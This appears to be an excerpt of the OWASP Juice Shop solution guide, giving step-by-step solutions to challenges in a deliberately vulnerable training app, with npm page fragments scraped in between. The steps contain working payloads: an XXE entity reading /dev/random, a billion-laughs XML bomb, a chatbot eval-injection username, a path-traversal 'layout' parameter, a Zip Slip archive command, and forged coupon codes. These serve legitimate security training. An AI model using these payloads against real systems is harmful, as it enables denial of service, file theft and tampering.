
📖 : If you do not want to write your own script for this challenge, take a look at [juice-shop-mortys-question-brute-force.py](#) which was kindly published as a Gist on GitHub by [philly-vanilly](#).


Leet (or "1337"), also known as eleet or leetspeak, is a system of modified spellings and verbiage used primarily on the Internet for many phonetic languages. It uses some alphabetic characters to replace others in ways that play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternative meanings.

The term "leet" is derived from the word elite. The leet lexicon involves a specialized form of symbolic writing. For example, leet spellings of the word leet include 1337 and l33t; eleet may be spelled 31337 or 3l33t. Leet may also be considered a substitution cipher, although many dialects or linguistic varieties exist in different online communities.^[5]



Deprive the shop of earnings by downloading the blueprint for one of its products

1. The description of the *OWASP Juice Shop Logo (3D-printed)* product indicates that this product might actually have kind of a blueprint
2. Download the product image from http://localhost:3000/public/images/products/3d_keychain.jpg and view its [Exif metadata](#)





3. Researching the camera model entry *OpenSCAD* reveals that this is a program to create 3D models, which works with `.stl` files
4. As no further hint on the blueprint filename or anything is given, a lucky guess or brute force attack is your only choice
5. Download <http://localhost:3000/assets/public/images/products/JuiceShop.stl> to solve this challenge
6. This model will actually allow you to 3D-print your own OWASP Juice Shop models!



The official place to retrieve this and other media or artwork files from the Juice Shop (and other OWASP projects or chapters) is <https://github.com/OWASP/owasp-swag>. There you can not only find the 3D model leaked from this challenge, but also one that comes with a dedicated hole to mount it on your keyring!

Inform the development team about a danger to some of their credentials

1. Solve Access a developer's forgotten backup file
2. The `package.json.bak` contains not only runtime dependencies but also development dependencies under the `devDependencies` section.
3. Go through the list of `devDependencies` and perform research on vulnerabilities in them which would allow a Software Supply Chain Attack.
4. For the `eslint-scope` module you will learn about one such incident exactly in the pinned version `3.7.2`, e.g.
<https://status.npmjs.org/incidents/dn7c1fgrr7ng> or <https://eslint.org/blog/2018/07/postmortem-for-malicious-package-publishes>
5. Both above links refer to the original report of this vulnerability on GitHub: <https://github.com/eslint/eslint-scope/issues/39>
6. Visit <http://localhost:3000/#/contact>
7. Submit your feedback with <https://github.com/eslint/eslint-scope/issues/39> in the comment to solve this challenge

Inform the shop about a leaked API key

Inform the shop about a typosquatting imposter that dug itself deep into the frontend

1. Request <http://localhost:3000/3rdpartylicenses.txt> to retrieve the 3rd party license list generated by Angular CLI by default
2. Combing through the list of modules you will come across `ngy-cookie` which openly reveals its intent on
<https://www.npmjs.com/package/ngy-cookie>

ngy-cookie

6.0.999 • Public • Published 19 minutes ago

[Readme](#)[Code](#)[Beta](#)[14 Dependencies](#)[0 Dependents](#)[1 Versions](#)[Settings](#)

ngx-cookie

[CI](#) [passing](#)[npm](#) [v6.0.1](#)[downloads](#) [286k/month](#)[code quality](#) [A](#)[coverage](#) [95%](#)

Implementation of Angular 1.x \$cookies service to Angular

Table of contents:

- [Get Started](#)
 - [Installation](#)
 - [Usage](#)
 - [Server Side Rendering](#)
 - [Examples](#)
- [CookieService](#)
 - [get\(\)](#)
 - [getObject\(\)](#)
 - [getAll\(\)](#)
 - [put\(\)](#)
 - [putObject\(\)](#)
 - [remove\(\)](#)
 - [removeAll\(\)](#)
- [Options](#)



Install

```
> npm i ngy-cookie
```

Repository

[github.com/salemdar/ngx-cookie](#)

Homepage

[github.com/salemdar/ngx-cookie#read...](#)

Version	License
6.0.999	MIT

Unpacked Size	Total Files
120 kB	101

Issues	Pull Requests
12	14

Last publish

19 minutes ago

Collaborators





THIS IS **NOT** THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/salemdar/ngx-cookie>! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting* within the OWASP Juice Shop! Please check out <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

[Try on RunKit](#)[Report malware](#)

Get Started

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:
yarn add ngy-cookie
# or
# npm install ngy-cookie --save
```

3. Visit <http://localhost:3000/#/contact>
4. Submit your feedback with `ngy-cookie` in the comment to solve this challenge

You can probably imagine that the typosquatted `ngy-cookie` would be a *lot harder* to distinguish from the original repository `ngx-cookie`, if it were not marked with the *THIS IS NOT THE MODULE YOU ARE LOOKING FOR!*-warning at the very top. Below you can see the original `ngx-cookie` module page on NPM:

ngx-cookie TS

6.0.1 • Public • Published 2 years ago

Readme

Code Beta

1 Dependency

83 Dependents

18 Versions

ngx-cookie CI passing npm v6.0.1 Downloads

Implementation of Angular 1.x \$cookies service to Angular

Table of contents:

- Get Started
 - Installation
 - Usage
 - Server Side Rendering
 - Examples
- CookieService
 - get()
 - getObject()
 - getAll()
 - put()
 - putObject()
 - remove()
 - removeAll()
- Options

Get Started

Install

```
> npm i ngx-cookie
```

Repository

github.com/salemdar/ngx-cookie

Homepage

github.com/salemdar/ngx-cookie#read...

Weekly Downloads



Version	License
6.0.1	MIT
Unpacked Size	Total Files
132 kB	27
Issues	Pull Requests
12	14

Last publish

2 years ago

Installation

You can install this package locally with npm.

```
# To get the latest stable version and update package.json file:
yarn add ngx-cookie
# or
# npm install ngx-cookie --save
```

Usage

`CookieModule` should be registered in angular module with `withOptions()` static method.

These methods accept `CookieOptions` objects as well. Leave it blank for the defaults.

```
import { NgModule }      from '@angular/core';
import { BrowserModule } from '@angular/platform-browser';
```

Give the server something to chew on for quite a while

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. On Linux, prepare an XML file which defines and uses an external entity which will require a long time to resolve: `<!ENTITY xxe SYSTEM "file:///dev/random">`. On Windows there is no similar feature to retrieve randomness from the OS via an "endless" file, so the attack vector has to be completely different. A *quadratic blowup* attack works fine, consisting of a single large entity like `<!ENTITY a "dosdosdosdos...dos" >` which is replicated very often as in `<foo>&a;&a;&a;&a;&a;...&a;</foo>`.
3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

TIP

You might feel tempted to try the classic **Billion laughs attack** but will quickly notice that the XML parser is hardened against it, giving you a status 410 HTTP error saying Detected an entity reference loop.

Collaborators

[> Try on RunKit](#)[🚩 Report malware](#)

In computer security, a billion laughs attack is a type of denial-of-service (DoS) attack which is aimed at parsers of XML documents.

It is also referred to as an XML bomb or as an exponential entity expansion attack.

The example attack consists of defining 10 entities, each defined as consisting of 10 of the previous entity, with the document consisting of a single instance of the largest entity, which expands to one billion copies of the first entity.

In the most frequently cited example, the first entity is the string "lol", hence the name "billion laughs". The amount of computer memory used would likely exceed that available to the process parsing the XML (it certainly would have at the time the vulnerability was first reported).

While the original form of the attack was aimed specifically at XML parsers, the term may be applicable to similar subjects as well.

The problem was first reported as early as 2002, but began to be widely addressed in 2008.

Defenses against this kind of attack include capping the memory allocated in an individual parser if loss of the document is acceptable, or treating entities symbolically and expanding them lazily only when (and to the extent) their content is to be used.^[6]

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
```

```
]>  
<lolz>&lo19;</lolz>
```

Permanently disable the support chatbot

1. The Chatbot is built using an npm module called 'juicy-chat-bot'. The source code for the same can be found [here](#)
2. Looking through the source, one can determine that user messages are processed inside a VM context, with a function called `process`
3. The vulnerable segment of the code is [this statement](#), that the bot uses to remember usernames. The command `this.factory.run( users.addUser( "${token}", "${name}" ) )` is equivalent to an eval statement inside the VM context. This can be exploited by including `"` and `)` in one's username
4. If one sets their username to `admin"); processQuery=null; users.addUser("1337", "test`, the final statement that gets executed would be

```
users.addUser("token", "admin");  
process = null;  
users.addUser("1337", "test")
```

The process function, is therefore set to null and any further attempt by the bot to process a user's message would result in an error

Support-Chat (betrieben von juicy-chat-bot)



I'm sorry I didn't get your name. What shall I call you?

admin"); process=null; users.addUser("1337", "test



Nice to meet you admin, I'm Juicy

You still there, buddy? (◡‿◡)ง



Remember to stay hydrated while I try to recover from "process is not a function"...

Hehehe



Remember to stay hydrated while I try to recover from "process is not a function"...

Nachrichte

Frag mich irgendetwas auf Englisch

Gain read access to an arbitrary local file on the web server

1. Log in with any user account and go to *Account > Privacy and Security > Request Data Erasure*.
2. Fill in the fields *Confirm Email Address* and *Answer* with random data and submit. Using your browser's developer tools or an intercepting proxy, notice that a `POST` request is issued with two body parameters (`email` and `securityAnswer`)
3. Using your favorite fuzzing tool and wordlist, start to fuzz the body parameters.
4. Notice an unhandled `500 Internal Server Error` when a parameter `layout` is provided in the request. Also, notice that the error response says `Error: ENOENT: no such file or directory` indicating that we might have hit the LFR vulnerability. We can also see the full path-name of the file the application is trying to access: `<root_directory>/juice-shop/views/<value_of_layout_parameter>`
5. Based on the previous error message, we can guess (or bruteforce) a valid filename. For example, issuing another `POST` request with the following body will solve the challenge: `layout=../package.json`

This vulnerability arises when ExpressJS is using Handlebars as a template engine and it can even lead to RCE in some cases. You can read more about it in this [blog post by Juice Shop's former Google Summer of Code student Shoeb Patel](#).

★★★★★ Challenges

Overwrite the Legal Information file

1. Combing through the updates of the [@owasp_juiceshop](#) Twitter account you will notice https://twitter.com/owasp_juiceshop/status/1107781073575002112.



The image is a screenshot of a tweet from the account 'OWASP Juice Shop' (@owasp_juiceshop). The tweet is in German and discusses a feature for filing complaints. It includes three paragraphs of text, each preceded by an emoji: a juice box, an angry face, and a lightbulb. The tweet also has a 'Folge ich' (Follow) button, a 'Tweet übersetzen' (Translate tweet) link, and a timestamp of '00:09 - 19. März 2019'. At the bottom, it shows '3 Retweets' and '15 „Gefällt mir“-Angaben' (15 likes), along with a row of user avatars who interacted with the tweet.

 **OWASP Juice Shop**
@owasp_juiceshop [Folge ich](#)

🧺 You have complaints about several orders?

😡 Filing those individually was too time-consuming in the past?


💡 We've got you covered with our convenient ZIP file upload! Visit [/#/complain](#) and try it today!

😄 Complaining was never so easy and efficient!

[🌐 Tweet übersetzen](#)

00:09 - 19. März 2019

3 Retweets 15 „Gefällt mir“-Angaben



2. Researching ZIP-based vulnerabilities should also yield Zip Slip which exploits directory traversal filenames in file archives.
3. As the Legal Information file you need to override lives in `http://localhost:3000/ftp/legal.md` and uploading files via *File Complaint* does not give any feedback where they are stored, an iterative directory traversal approach is recommended.
4. Prepare a ZIP file (on Linux) with `zip exploit.zip ../ftp/legal.md`.
5. Log in as any user at `http://localhost:3000/#/login`.
6. Click *Contact Us* and *Complain?* to get to the *File Complaint* screen at `http://localhost:3000/#/complain`.
7. Type in any message and attach your ZIP file, then click *Submit*.
8. The challenge will *not* be solved. Repeat steps 5-7 but with `zip exploit.zip ../../ftp/legal.md` as the payload.
9. The challenge will be marked as solved! When you visit `http://localhost:3000/ftp/legal.md` you will see your overwritten Legal Information!

*Zip Slip is a form of directory traversal that can be exploited by extracting files from an archive. The premise of the directory traversal vulnerability is that an attacker can gain access to parts of the file system outside of the target folder in which they should reside. The attacker can then overwrite executable files and either invoke them remotely or wait for the system or user to call them, thus achieving **remote command execution** on the victim's machine. The vulnerability can also cause damage by overwriting configuration files or other sensitive resources, and can be exploited on both client (user) machines and servers. [7]*

Forge a coupon code that gives you a discount of at least 80%

For this challenge there are actually two distinct *solution paths* that are both viable. These will be explained separately as they utilize totally different attack styles.

Pattern analysis solution path

1. Solve challenge Access a salesman's forgotten backup file to get the `coupons_2013.adoc.bak` file with old coupon codes which you find listed below.
2. There is an obvious pattern in the last characters, as the first eleven codes end with `gC7sn` and the last with `gC7ss`.
3. You can rightfully speculate that the last five characters represent the actual discount value. The change in the last character for the 12th code comes from a different (probably higher) discount in December! 🎅
4. Check the official Juice Shop Twitter account for a valid coupon code: https://twitter.com/owasp_juiceshop
5. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.
6. Assuming that the discount value is encoded in the last 2-5 characters of the code, you could now start a trial-and-error or brute force attack generating codes and try redeeming them on the *Your Basket* page. At some point you will probably hit one that gives 80% or more discount.
7. You need to *Checkout* after redeeming your code to solve the challenge.

```
n<MibgC7sn  
mNYS#gC7sn  
o*IVigC7sn  
k#pDlgC7sn  
o*I]pgC7sn  
n(XRvgC7sn  
n(XLtgC7sn  
k#*AfgC7sn  
q:<IqgC7sn  
pEw8ogC7sn  
pes[BgC7sn  
l}6D$gC7ss
```

Reverse engineering solution path

1. Going through the dependencies mentioned in `package.json.bak` you can speculate that at least one of them could be involved in the coupon code generation.
2. Narrowing the dependencies down to crypto or hashing libraries you would end up with `hashids`, `jsonwebtoken` and `z85` as candidates.
3. It turns out that `z85` (ZeroMQ Base-85 Encoding) was chosen as the coupon code-creation algorithm.
4. Visit <https://www.npmjs.com/package/z85> and check the *Dependents* tab:

z85

0.0.2 • Public • Published 5 years ago

Readme

0 Dependencies

4 Dependents

2 Versions

Dependents (4)

jify z85-cli zmq-zap ministers

install

```
> npm i z85
```

↓ weekly downloads

323

version

0.0.2

license

MIT

5. If you have Node.js installed locally run `npm install -g z85-cli` to install <https://www.npmjs.com/package/z85-cli> - a simple command line interface for `z85`:

z85-cli

0.3.0 • Public • Published a year ago

Readme

Admin

1 Dependencies

0 Dependents

10 Versions

z85-cli

build passing

coverage 100%

FIXME

Migrate to GitLab

dependencies unknown

maintainability A

test coverage ?

code style standard

downloads 72/m

Greenkeeper enabled

Command line client for ZeroMQ Base-85 encoding

Getting Started

Install the module with:

```
npm install -g z85-cli
```

Documentation

Encoding

```
z85 --encode [-e] <value>
```

Decoding

```
z85 --decode [-d] <value>
```

Specification

install

```
> npm i z85-cli
```

weekly downloads



version	license
0.3.0	MIT

open issues	pull requests
0	0

homepage	repository
github.com	github

last publish
a year ago

collaborators



Test with RunKit

Report a vulnerability

Please refer to [32/Z85 - ZeroMQ Base-85 Encoding Algorithm](#).

License

Copyright (c) 2014-2018 Bjoern Kimminich Licensed under the MIT license.

6. Check the official Juice Shop Twitter account https://twitter.com/owasp_juiceshop for a valid coupon code. At the time of this writing - January 2017 - the broadcasted coupon was `n<Mibh.u)v` promising a 50% discount.



OWASP Juice Shop @owasp_juiceshop · 2. Jan.

Happy New Year, Juice Shoppers! 🎆🎆 We blast off 2017 with this incredible 50% off **#coupon** for our entire stock: `n<Mibh.u)v` (exp. 31.01.2017)



1



1



7. Decrypting this code with `z85 -d "n<Mibh.u)v"` returns `JAN17-50`
8. Encrypt a code valid for the current month with 80% or more discount, e.g. `z85 -e JAN17-80` which yields `n<Mibh.v0y`.
9. Enter and redeem the generated code on the *Your Basket* page and *Checkout* to solve the challenge.

Cloud computing solution path

1. From February 2019 onward the monthly coupon tweets begin with a robot face emoji in square brackets. Maybe the Juice Shop sales team forgot to send coupons too often so that the process was automated at some point?

Startseite Mitteilungen Nachrichten Twitter durchsuchen



OWASP Juice Shop

@owasp_juiceshop Folgt dir

Probably the most modern and sophisticated insecure web application. Only we offer a 100% @OWASP Top Ten incompliance guarantee! Tweets by @bkimminich & @j12934

[owasp-juice.shop](#) Beigetreten September 2016

Tweet an Nachricht

71 Follower, die du kennst



OWASP Juice Shop

@owasp_juiceshop Folge ich

[🤖] All your favorite juices are now 10% off! Only with **#coupon** code: mNYS#iv#%t (use before 2019-02-28)

Tweet übersetzen

11:53 - 20. Feb. 2019

1 „Gefällt mir“-Angabe

1

Twitter deine Antwort

**OWASP Juice Shop** @owasp_juiceshop · 20 Std.
We just ordered a trial batch of 10 coasters with our wallpaper print at @stickermule when we realized this would make also a nice round sticker and/or pin-back button!

Please ❤️ if you agree and we might order some of those for future conferences, meetups and contrib packs! 📺

Tweet übersetzen

2. Some Internet research will bring you to the NPM module `juicy-coupon-bot` and its associated GitHub repository <https://github.com/juice-shop/juicy-coupon-bot>.

TIP

As this is not part of the Juice Shop repo itself and it is publicly accessible, analyzing this repository is **not** considered cheating!

3. Open the `.github/workflows/coupon-distribution.yml` to see how the bot's *Monthly Coupon Distribution* workflow is set up. You can also look at the job results and logs at <https://github.com/juice-shop/juicy-coupon-bot/actions?query=workflow%3A%22Monthly+Coupon+Distribution%22>.
4. If you read the logs of the *Distribute coupons* step, you will notice an `info: [✓] API lookup success` message at the very beginning. But where exactly does the bot get its coupon code from?
5. Read the code of the `juicy-coupon-bot` carefully and optionally try to play with it locally after installing it via `npm i -g juicy-coupon-bot`. You can learn a few things that way:
 - Running `juicy-coupon-bot` locally will prepare the text for a tweet with a coupon code for the current month and with a discount between 10% and 40% and log it to your console.
